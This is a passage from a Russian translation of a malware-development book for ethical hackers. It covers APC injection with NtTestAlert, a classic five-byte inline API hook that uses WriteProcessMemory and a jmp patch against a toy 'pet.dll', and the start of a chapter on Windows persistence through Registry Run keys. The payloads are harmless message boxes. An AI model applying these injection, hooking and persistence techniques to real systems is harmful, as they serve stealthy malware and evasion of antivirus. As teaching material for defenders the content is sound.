


Рисунок 2.35. Возобновление потока

Для этого используется следующий код:

```
// Возобновить приостановленный поток
ResumeThread(threadHandle);
return 0;
```

Полный исходный код этого примера находится по адресу GitHub.

Для простоты в данном сценарии использовалась 64-битная версия полезной нагрузки с окном сообщения `meow-meow`. Не рассматривая процесс создания полезной нагрузки, мы непосредственно включим её в код.

Скомпилируем программу:

```
$ x86_64-w64-mingw32-gcc hack1.c -o hack1.exe -s -ffunction-sections
-fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```

Результат выполнения этой команды на виртуальной машине с Kali Linux выглядит следующим образом:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/03-apc-injection]
└─$ x86_64-w64-mingw32-gcc hack1.c -o hack1.exe -s -ffunction-sections -fdata
-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-li
bstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/03-apc-injection]
└─$ ls -lt
total 24
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Feb 24 00:05 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2859 Feb 24 00:05 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc  2605 Feb 23 23:59 hack2.c
```

Рисунок 2.36. Компиляция hack1.c

Теперь выполним файл `hack1.exe` в операционной системе Windows 10 x64:




Рисунок 2.37. Запуск hack1.exe

Исследовав недавно запущенный `notepad.exe` с помощью Process Hacker, мы увидим, что основной поток находится в приостановленном состоянии:




Рисунок 2.38. Поток notepad.exe приостановлен

Как видим, в иллюстративных целях второму аргументу функции `WaitForSingleObject` присвоено значение `30000`. Однако на практике это значение обычно меньше.

Практический пример внедрения APC посредством NtTestAlert

В предыдущем примере мы обсудили метод раннего внедрения APC.

В этом примере будет рассмотрен и обсуждён дополнительный метод внедрения APC. Его особенность состоит в использовании недокументированной функции `NtTestAlert`. Цель обсуждения - продемонстрировать выполнение шелл-кода внутри локального процесса с помощью функции Win32 API `QueueUserAPC` и официально не документированного Native API `NtTestAlert`.

Системный вызов `NtTestAlert` связан с механизмом оповещений операционной системы Windows. Вызов этой системной функции может инициировать выполнение всех ожидающих APC, связанных с потоком. Перед началом выполнения по своему стартовому адресу Win32 поток вызывает `NtTestAlert`, чтобы выполнить все ожидающие APC.

Полный исходный код находится в репозитории книги на GitHub: GitHub.

Освоение методов перехвата API

В этом разделе мы подробно рассмотрим методы перехвата API и приведём практические примеры.

Что такое перехват API?

Перехват API - метод управления и изменения функциональности и последовательности вызовов API. Его часто применяют различные антивирусные решения (AV), чтобы определить, является ли данный фрагмент кода вредоносным.

Практический пример

Прежде чем перехватывать функции Windows API, важно рассмотреть сценарий использования экспортируемой функции из DLL.

В этом разделе приводится наглядный пример с DLL, содержащей логику по адресу GitHub.

Рассматриваемая DLL предоставляет набор простых экспортируемых функций `Cat`, `Mouse`, `Frog` и `Bird`, каждая из которых принимает единственный параметр `message`. Простота логики этой функции очевидна: она лишь отображает всплывающее сообщение с заголовком.

Скомпилируем её:

```
$ x86_64-w64-mingw32-gcc -shared -o pet.dll pet.cpp -fpermissive
```

Результат выполнения этой команды выглядит следующим образом:




Рисунок 2.39. Компиляция pet.cpp

Затем создадим простой фрагмент кода для проверки DLL:

```
/*
Разработка вредоносного ПО для этичных хакеров
cat.cpp
Пример перехвата API
автор: @cocomelonc
*/

#include <windows.h>
typedef int (__cdecl *CatFunction)(LPCTSTR message);
typedef int (__cdecl *BirdFunction)(LPCTSTR message);

int main(void) {
  HINSTANCE petDll;
  CatFunction catFunction;
  BirdFunction birdFunction;
  BOOL unloadResult;
  petDll = LoadLibrary("pet.dll");

  if (petDll != NULL) {
       catFunction = (CatFunction) GetProcAddress(petDll, "Cat");
       birdFunction = (BirdFunction) GetProcAddress(petDll, "Bird");

       if ((catFunction != NULL) && (birdFunction != NULL)) {
       (catFunction)("meow-meow");
       (catFunction)("mmmmeow");
       (birdFunction)("tweet-tweet");
       }
       unloadResult = FreeLibrary(petDll);
  }
  return 0;
}
```

Теперь скомпилируем программу:

```
$ x86_64-w64-mingw32-g++ -O2 cat.c -o cat.exe -mconsole -I/usr/share/
mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-
strings -fno-exceptions -fmerge-all-constants -static-libstdc++
-static-libgcc -fpermissive
```

Наконец, запустим программу в 64-битной операционной системе Windows 10:




Рисунок 2.40. Всплывающее сообщение meow-meow

Далее появляется следующее всплывающее сообщение:




Рисунок 2.41. Всплывающее сообщение mmmmeow

А вот и третье всплывающее сообщение:




Рисунок 2.42. Всплывающее сообщение tweet-tweet

Как видите, все компоненты работают как ожидалось.

В данной ситуации будет перехвачена функция `Cat`, хотя это могла бы быть любая функция.

Итак, какой метод здесь используется? Давайте разберёмся.

Сначала получим адрес функции `Cat` в памяти:

```
// Получить адрес функции Cat в памяти
hLib = LoadLibraryA("pet.dll");
hookedAddress = GetProcAddress(hLib, "Cat");
```

Затем необходимо сохранить первые 5 байт функции `Cat`. Они потребуются позднее:

```
// Сохранить первые 5 байт в буфере originalBytes
ReadProcessMemory(GetCurrentProcess(), (LPCVOID) hookedAddress,
originalBytes, 5, NULL);
```

Теперь создадим функцию `myModifiedCatFunction`, которая будет вызываться при обращении к исходной функции `Cat`:

```
// После установки перехвата выполнение перейдёт сюда
int __stdcall myModifiedCatFunction(LPCTSTR modifiedMessage) {
  HINSTANCE petDll;
  OriginalCatFunction originalCatFunc;

  // Снять перехват с функции: восстановить исходные байты
  WriteProcessMemory(GetCurrentProcess(), (LPVOID)
  hookedFunctionAddress, originalBytes, 5, NULL);

  // Загрузить исходную функцию и изменить сообщение
  petDll = LoadLibrary("pet.dll");
  originalCatFunc = (OriginalCatFunction)GetProcAddress(petDll,
  "Cat");

  return (originalCatFunc)("meow-squeak-tweet!!!");
}
```

Перезапишем 5 байт инструкцией перехода к `myModifiedCatFunction`:

```
myModifiedFuncAddress = &myModifiedCatFunction;
```

Что это означает? Мы выполняем операцию записи, заменяя 5 байт данных инструкцией перехода, которая перенаправляет выполнение программы по адресу функции `myModifiedCatFunction` в памяти.

Теперь создадим исправление:

```
// Вычислить относительное смещение для перехода
source = (DWORD)hookedFunctionAddress + 5;
destination = (DWORD)myModifiedFuncAddress;
relativeOffset = (DWORD *)(destination - source);

// \xE9 - код операции инструкции перехода
memcpy(patch, "\xE9", 1);
memcpy(patch + 1, &relativeOffset, 4);
```

На этом этапе необходимо изменить функцию `Cat`, перенаправив её в `myModifiedCatFunction`, то есть применить исправление:

```
WriteProcessMemory(GetCurrentProcess(), (LPVOID)hookedFunctionAddress,
patch, 5, NULL);
```

Какие действия были здесь выполнены? Этот подход широко известен как классический приём пятибайтового перехвата. Дизассемблируем функцию:

```
example:     file format elf32-i386


Disassembly of section .text:

08049000 <_start>:
 8049000:       31 c0                   xor    eax,eax
 8049002:       55                      push   ebp
 8049003:       89 e5                   mov    ebp,esp
 8049005:       50                      push   eax
 8049006:       b8 b0 79 92 75          mov    eax,0x759279b0
 804900b:       ff e0                   jmp    eax
```

Рисунок 2.43. Дизассемблирование функции

Выделенные байты образуют довольно распространённый пролог, встречающийся во множестве функций API.

Заменив эти первые 5 байт инструкцией `jmp`, мы перенаправляем выполнение в нашу функцию. Исходные байты будут сохранены, чтобы при необходимости позднее можно было обратиться к ним и вернуть управление перехваченной функции.

Для этого необходимо выполнить исходную функцию Cat, установить перехват, а затем снова выполнить Cat:

```
// Вызвать исходную функцию Cat
(originalCatFunc)("meow-meow");

// Установить перехват
installMyHook();

// Вызвать функцию Cat после установки перехвата
(originalCatFunc)("meow-meow");
```

Полный исходный код находится по адресу GitHub.

Теперь скомпилируем его:

```
$ x86_64-w64-mingw32-g++ -O2 hack1.c -o hack1.exe -mconsole -I/
usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections
-Wno-write-strings -fno-exceptions -fmerge-all-constants -static-
libstdc++ -static-libgcc -fpermissive
```

На моей машине с Kali Linux это выглядит следующим образом:

```
└─$ x86_64-w64-mingw32-g++ -O2 hack1.c -o hack1.exe -mconsole -I/usr/share/mi
ngw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -f
no-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermis
sive
hack1.c: In function ‘void installMyHook()’:
hack1.c:48:27: warning: invalid conversion from ‘int (*)(LPCTSTR)’ {aka ‘int
(*)(const char*)’} to ‘void*’ [-fpermissive]
   48 |   myModifiedFuncAddress = &myModifiedCatFunction;
      |                           ^~~~~~~~~~~~~~~~~~~~~~
      |                           |
      |                           int (*)(LPCTSTR) {aka int (*)(const char*)}
hack1.c:51:12: warning: cast from ‘FARPROC’ {aka ‘long long int (*)()’} to ‘D
WORD’ {aka ‘long unsigned int’} loses precision [-fpermissive]
   51 |   source = (DWORD)hookedFunctionAddress + 5;
      |            ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~
hack1.c:52:17: warning: cast from ‘void*’ to ‘DWORD’ {aka ‘long unsigned int’
} loses precision [-fpermissive]
   52 |   destination = (DWORD)myModifiedFuncAddress;
      |                 ^~~~~~~~~~~~~~~~~~~~~~~~~~~~
hack1.c:53:20: warning: cast to pointer from integer of different size [-Wint
-to-pointer-cast]
   53 |   relativeOffset = (DWORD *)(destination - source);
      |                    ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/04-api-hooking]
└─$ ls -lt
total 132
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Feb 24 00:43 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2278 Feb 24 00:42 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Feb 24 00:32 cat.exe
```

Рисунок 2.44. Компиляция примера в Kali Linux

Наконец, посмотрим, как он выполняется в 64-битной операционной системе Windows 7:




Рисунок 2.45. Выполнение примера в Windows 7 x64

Как видите, перехват сработал безупречно! Теперь вместо `meow-meow` функция `Cat` выдаёт `meow-squeak-tweet!!!`.

Итоги

В этой увлекательной главе о методах внедрения мы совершили всестороннее путешествие по запутанным путям классических задач разработки вредоносного ПО. Мы раскрыли сложности классических методов внедрения кода, разобрав механизмы `VirtualAllocEx`, `WriteProcessMemory` и `CreateRemoteThread`.

На практических примерах на языке C мы осветили тонкое искусство внедрения и подмены DLL, при котором злоумышленники эксплуатируют уязвимости, чтобы получить несанкционированный доступ или изменить логику программы.

Расширяя кругозор, мы исследовали область внедрения APC, где изобретательный метод раннего внедрения бросает вызов привычным подходам.

Наше путешествие продолжилось в мире перехвата DLL, где мы изучили сложное взаимодействие легитимного и вредоносного кода. Эта глава, сотканная из практических наблюдений и непосредственного опыта, дала нам более глубокое понимание методов внедрения и их возможных последствий.

В следующей главе мы раскроем различные способы закрепления в системе.

Глава 3. Освоение механизмов закрепления вредоносного ПО

Закрепление в системе, куда было совершено проникновение, значительно повышает скрытность вредоносного ПО. Оно позволяет вредоносной программе после единственного внедрения или эксплуатации продолжать работу даже после перезапуска системы, выхода пользователя, перезагрузки и других подобных событий. Эта глава посвящена исключительно Windows, поскольку в ней имеется множество механизмов, способствующих закреплению, например автозапуск. Здесь рассматриваются распространённые методы закрепления на машине Windows, хотя и не все существующие.

В этой главе мы рассмотрим следующие основные темы:

• классический путь: разделы реестра Run;
• использование разделов реестра, задействованных процессом Winlogon;
• применение подмены порядка поиска DLL для закрепления;
• эксплуатация служб Windows для закрепления;
• поиск способов закрепления: изучение нетривиальных лазеек;
• поиск новых приёмов закрепления.

Технические требования

В этой книге для разработки и демонстрации я буду использовать виртуальные машины Kali Linux (Kali Linux) и Parrot Security OS (Parrot Security OS), а в качестве машины жертвы - Windows 10 (Microsoft).

Далее нам потребуется настроить среду разработки в Kali Linux. Нужно убедиться, что установлены необходимые инструменты, включая текстовый редактор, компилятор и так далее.

В качестве текстового редактора я использую NeoVim (GitHub) с подсветкой синтаксиса. Neovim - отличный легковесный и эффективный редактор, но вы можете использовать любой другой понравившийся редактор, например VSCode (Visual Studio Code).

Для компиляции примеров я использую MinGW (MinGW-w64) для Linux, который в моём случае устанавливается следующей командой:

```
$ sudo apt install mingw-*
```

Классический путь: разделы реестра Run

Добавление записи в разделы Run реестра приводит к автоматическому запуску указанного приложения при входе пользователя в систему. Эти приложения выполняются в контексте пользователя с уровнем разрешений, связанным с его учётной записью.

